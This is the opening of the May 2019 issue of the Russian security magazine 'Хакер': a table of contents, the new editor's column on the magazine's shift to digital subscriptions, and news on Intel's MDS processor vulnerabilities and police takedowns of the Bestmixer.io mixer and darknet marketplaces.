ХАКЕР

№242

МАЙ
2019


ФАЗЗИНГ

Автоматизируем поиск уязвимого кода

Мобильные банкеры:
как трояны крадут деньги

Как работает DPI
и как его обходят

Говорим с ядром
Linux на его языке



depositphotos
Найди нужное изображение за 5 секунд!
...
Фотобанк с премиум-коллекцией фотографий, векторов и видео.

Май 2019
№ 242

CONTENTS

Содержание предыдущих серий
Колонка главреда

MEGANews
Всё новое за последний месяц

Дайджест Android
Лучшие гайды, библиотеки и инструменты месяца

Luke, I am your fuzzer
Автоматизируем поиск уязвимостей в программах

Фаззинг глазами программиста
Как в Google автоматизируют поиск багов

Побег плохого админа
Как обойти защиту от админа и обмануть антивирус

Начинаем со Smali
Как реверсить приложения для Android

Проект Red Team
Колонка Дениса Макрушина

Атака на хостинг
Как я раскрутил эскалацию привилегий в Plesk

Карманные трояны
Как работают мобильные банкеры

FUCK 2FA!
Обходим двухфакторную аутентификацию с помощью Modlishka

Сливаем Confluence
Как эксплуатировать path traversal и RCE в корпоративной вики

Краткий справочник анонима
Виды шифрования и защиты трафика, выбор софта

Вредительский контроль
Чем опасны приложения для ограничения функций iPhone

Всевидящее око DPI
Учимся обманывать анализатор и сохранять свой трафик в секрете

Отладка MIPS
Как я собрал рабочий инструмент из сломанных запчастей

Внутри x86-64 SystemV ABI
Как говорить с ядром Linux на его языке

Социнженерия в кино
7 фильмов, по которым можно изучать социальную инженерию

Титры
Кто делает этот журнал

СОДЕРЖАНИЕ ПРЕДЫДУЩИХ СЕРИЙ

КОЛОНКА ГЛАВРЕДА

Знаешь ли ты, что в начале 2019 года в «Хакере» сменился главный редактор? Если не знаешь, значит, все идет хорошо и никаких катаклизмов на издание я за это время не навлек. Ура! Зато сейчас впервые за эти полгода у меня появилась возможность немного выдохнуть и, оторвавшись от редактуры и разгребания почты, показаться на глаза читателям.

Андрей Письменный
Главный редактор
apismenny@gmail.com

Не удивлюсь, если и имя предыдущего главреда у тебя тоже не на слуху, ведь он предпочитал режим почти что полного стелса и тексты, подобные этому, писать наотрез отказывался. Илья Русанен руководил редакцией с конца 2014 года, сменив на этом посту Илью Илембитова. Оба они — выходцы из редакции Степы Ильина, при котором «Хакер» растерял остатки былой кислотности, повзрослел и стал заметно пристойнее.

Я же в 2013 году уволился из доживавшей последние годы «Компьютерры», в онлайновом подразделении которой проработал шесть лет, и принялся пописывать статейки, потихоньку подыскивая новое место работы. «Хакер», как и «Компьютерра», в студенческие времена был моим любимым чтивом, поэтому постучаться в почту Степе в поисках заказов было совершенно естественным шагом.

Кстати, из своих статей в «Хакере» лучшими я считаю именно те — написанные в 2013–2014 годах: смотри, например, «Freaks and Geeks», «Историю ARM», «Цифровую археологию», «GUI, которые мы потеряли»... Эх, хорошие были времена! Когда еще я смогу себе позволить работать над текстами по две недели, ни на что не отвлекаясь?

Заступив на пост главреда, Илья Русанен пригласил меня на постоянную работу — сначала на должность редактора рубрик PC Zone и «Сцена», а потом — шеф-редактора, курирующего заодно темы номера и другие вещи тут и там. Примерно в то же время он рекрутировал и Алексея Глазкова — в качестве выпускающего редактора и просто мастера на все руки.

Собственно, втроем с Ильей и Лешей мы и придумали, как превратить культовый бумажный журнал «Хакер» в контентный сайт с подписной моделью. Не сказать, что у нас был выбор. Владелец и основатель издательского дома GameLand Дима Агарунов поставил нас перед фактом: «бумага» больше не окупается и будет закрыта, выживать за счет рекламы — не вариант (рекламный рынок тогда как раз схлопнулся в честь финансового кризиса), и мы будем продавать подписку на электронную версию. Не сработает — значит, не судьба.

Сказать, что бумажный журнал было жаль, — не сказать ничего, да и в успех электронного распространения у нас никто (кроме Димы) тогда не верил. Но горевать нам было некогда: нужно было срочно обновлять сайт и на ходу придумывать новую схему работы, которая позволила бы совмещать ежедневные публикации с версткой PDF и подготовкой версии для iPad.

Надо сказать, что и читатели сначала с недоверием восприняли идею цифрового распространения по подписке. Все же доступ к платным материалам сайта — не то же, что глянцевый журнал, хоть и имеет свои плюсы. Все это нам хорошо известно. Поэтому мы попытались приложить все силы, чтобы сохранить то, за что читателям полюбился «Хакер», но приспособить эти вещи к цифровым реалиям.

И вот через четыре с половиной года, несмотря на все опасения, полет по-прежнему нормальный. И заслуга это не только наша, но и читателей, которые решили поддержать нас рублем и оформить подписку. Огромное вам спасибо за это! Как бы банально это ни звучало, без вас никакого «Хакера» бы не было. Именно благодаря вашей поддержке мы продолжаем делать те статьи, которые вы читаете, и платить авторам за их труд.


Изменится ли что-то в «Хакере» со мной в качестве главреда? Посмотрим! С некоторым сожалением признаюсь, что пока не делал ничего такого, что мне раньше запрещал бы делать Илья, — например, писать в статьях слово «трахаться». Упс!

А если серьезно, то, пока мы работаем, обязательно будут и новые вещи. Ты, например, мог заметить, что рядом с твоим именем на сайте появилась какая-то загадочная цифра. Это заработала система скоринга, которую мы сейчас тестируем. Она оценивает действия пользователей на сайте и подсчитывает рейтинг в зависимости от степени их активности. Как только доделаем — будет чуть более официальный анонс с подробностями.

Я же планирую вернуться с аналогичной колонкой через месяц и рассказать еще что-нибудь о том, чем живет редакция «Хакера». А потом еще через месяц. И еще. Думаю, ты понял идею! :-)

MEGANEWS

Мария «Mifrill» Нефёдова
nefedova@glc.ru



RIDL, FALLOUT И ZOMBIELOAD

За полтора года, прошедшие с момента обнаружения оригинальных проблем Meltdown и Spectre, было найдено немало «смежных» уязвимостей, работающих похожим образом, связанных с атаками по сторонним каналам и спекулятивными вычислениями.

В середине мая ученые раскрыли детали нового класса уязвимостей в процессорах компании Intel — Microarchitectural Data Sampling (MDS). Равно как и уязвимости Spectre и Meltdown, новые баги связаны с упреждающим (или спекулятивным — speculative) механизмом исполнения команд. Исследователи выделили четыре уязвимости и три группы проблем: RIDL, Fallout и ZombieLoad. Уязвимости получили следующие идентификаторы и названия (указывают, на какой именно компонент процессора направлена атака):

- CVE-2018-12126 — Microarchitectural Store Buffer Data Sampling (MSBDS);
- CVE-2018-12130 — Microarchitectural Fill Buffer Data Sampling (MFBDS);
- CVE-2018-12127 — Microarchitectural Load Port Data Sampling (MLPDS);
- CVE-2019-11091 — Microarchitectural Data Sampling Uncacheable Memory (MDSUM).

Все эти баги позволяют атакующему похищать пароли, криптографические ключи и прочие личные данные, загруженные или хранящиеся в памяти буферов процессора. По данным экспертов, перед этими проблемами уязвимы все процессоры Intel, выпущенные после 2008–2011 годов. Список всех уязвимых процессоров можно увидеть здесь.

Наиболее опасной из новых уязвимостей считается ZombieLoad, позволяющая злоумышленнику получить доступ к большему количеству данных. Так, в одном из показанных исследователями примеров уязвимость используется для мониторинга того, какие сайты посещает пользователь, работающий на виртуальной машине через Tor Browser. То есть ZombieLoad помогает эффективно обходить все защитные механизмы между приложениями.

Исправление RIDL, Fallout и ZombieLoad потребует не только патчей на уровне софта, но и обновления микрокодов процессоров. Но есть и хорошие новости. Во-первых, описанные исследователями атаки неопасны для новейших поколений процессоров Intel. Во-вторых, на этот раз публикация информации о проблемах не застала Intel и других производителей врасплох. Инженеры Intel уже подготовили микрокоды, а производители ПО патчи.

К тому же в официальном заявлении представители Intel отмечают, что атаки на уязвимость ZombieLoad и две другие проблемы вряд ли будут возможны в реальной жизни из-за целого ряда сопряженных с эксплуатацией сложностей.

Компания AMD, в свою очередь, официально подтвердила то, о чем писали исследователи: процессоры компании не подвержены новым проблемам. Дело в том, что уязвимости также тесно связаны с использованием технологии гиперпоточности (Hyper-Threading), созданной компанией Intel для собственных своих продуктов. AMD это, по понятным причинам, не касается.

Также уже были опубликованы интересные данные о вероятном снижении производительности процессоров после установки патчей. Представители Intel уверяют, что производительность процессоров может снизиться ориентировочно на 10%, но в то же время компания Apple писала о вероятных 40%.

В итоге эксперты Phoronix провели собственное независимое тестирование, проверив, как патчи для MDS-уязвимостей, а также для проблем Spectre, Meltdown и L1TF сказываются на производительности различных систем. Результаты тестов выглядят удручающе: в среднем процессоры Intel теряют в производительности 16% без отключения Hyper-Threading и все 25%, если Hyper-Threading отключен. При этом процессоры AMD, которые тоже уязвимы перед частью side-channel-атак, после установки обновлений теряют лишь 3% своей производительности.


200 000 000 ДОЛЛАРОВ ОТМЫЛ BESTMIXER.IO

Сервис Bestmixer.io, предлагавший свои услуги по отмыванию Bitcoin, Bitcoin cash и Litecoin, был закрыт правоохранительными органами Нидерландов, Люксембурга и Европолом.

Операторы сайта очень детально описывали, зачем кому-либо могут понадобиться их услуги, отмечая в рекламе, что борьба с отмыванием денег — дело нешуточное, а их сервис поможет сделать средства «чистыми», анонимными и неотслеживаемыми.

За год работы через сайт прошло примерно **27 000 BTC**, то есть порядка **200 000 000** долларов США, а его операторы получали около **600 000** долларов в месяц.

В результате проведенной спецоперации в руках представителей Нидерландского управления по преследованию финансовых преступлений оказалась информация обо всех транзакциях Bestmixer со времени создания ресурса (**IP-АДРЕСА**, **ДЕТАЛИ ТРАНЗАКЦИЙ**, **BITCOIN-АДРЕСА** и **СООБЩЕНИЯ ИЗ ЧАТОВ**). Теперь правоохранители намерены изучить эти данные и поделиться ими с коллегами из других стран.



THIS SITE HAS BEEN SEIZED

by the FBI pursuant to a seizure warrant obtained by the United States Attorney's Office for the Western District of Pennsylvania, the U.S. Department of Justice's Computer Crime and Intellectual Property Section and the Organized Crime and Gang Section under the authority of 18 USC 1956(h), 981, 982 and in coordination with European law enforcement agencies acting through Europol in accordance with the law of European member states.

МАРКЕТПЛЕЙСЫ ДАРКНЕТА

В этом месяце правоохранители закрыли сразу несколько крупных ресурсов в даркнете и сайтов, косвенно связанных с незаконной деятельностью.

Wall Street Market и Valhalla

В конце апреля мы уже рассказывали о крайне неспокойной обстановке, воцарившейся на популярной в даркнете торговой площадке Wall Street Market (WSM). Напомню, что администрация маркетплейса, похоже, присвоила десятки миллионов долларов, принадлежавших клиентам, и скрылась, а на WSM воцарился настоящий хаос, хотя сайт еще продолжал работу.

Теперь правоохранительные органы Германии, Нидерландов, США, Финляндии, Франции, а также представители Европола сообщили о ликвидации сразу двух маркетплейсов: Wall Street Market и Valhalla (он же Silkkitie), закрытого в начале года.

Официальное заявление гласит, что в конце апреля текущего года Генеральная прокуратура Франкфурта-на-Майне и федеральное ведомство уголовной полиции Германии (при поддержке Европола, Евроюста, а также коллег из Нидерландов и различных ведомств США) арестовали трех неназванных подозреваемых, связанных с Wall Street Market, а вместе с этим в США были задержаны два крупнейших продавца наркотиков, использовавших WSM.

По информации следствия, на WSM в общей сложности было зарегистрировано более 1 150 000 пользователей и 5400 продавцов и маркетплейс был второй по величине подпольной торговой площадкой в мире.

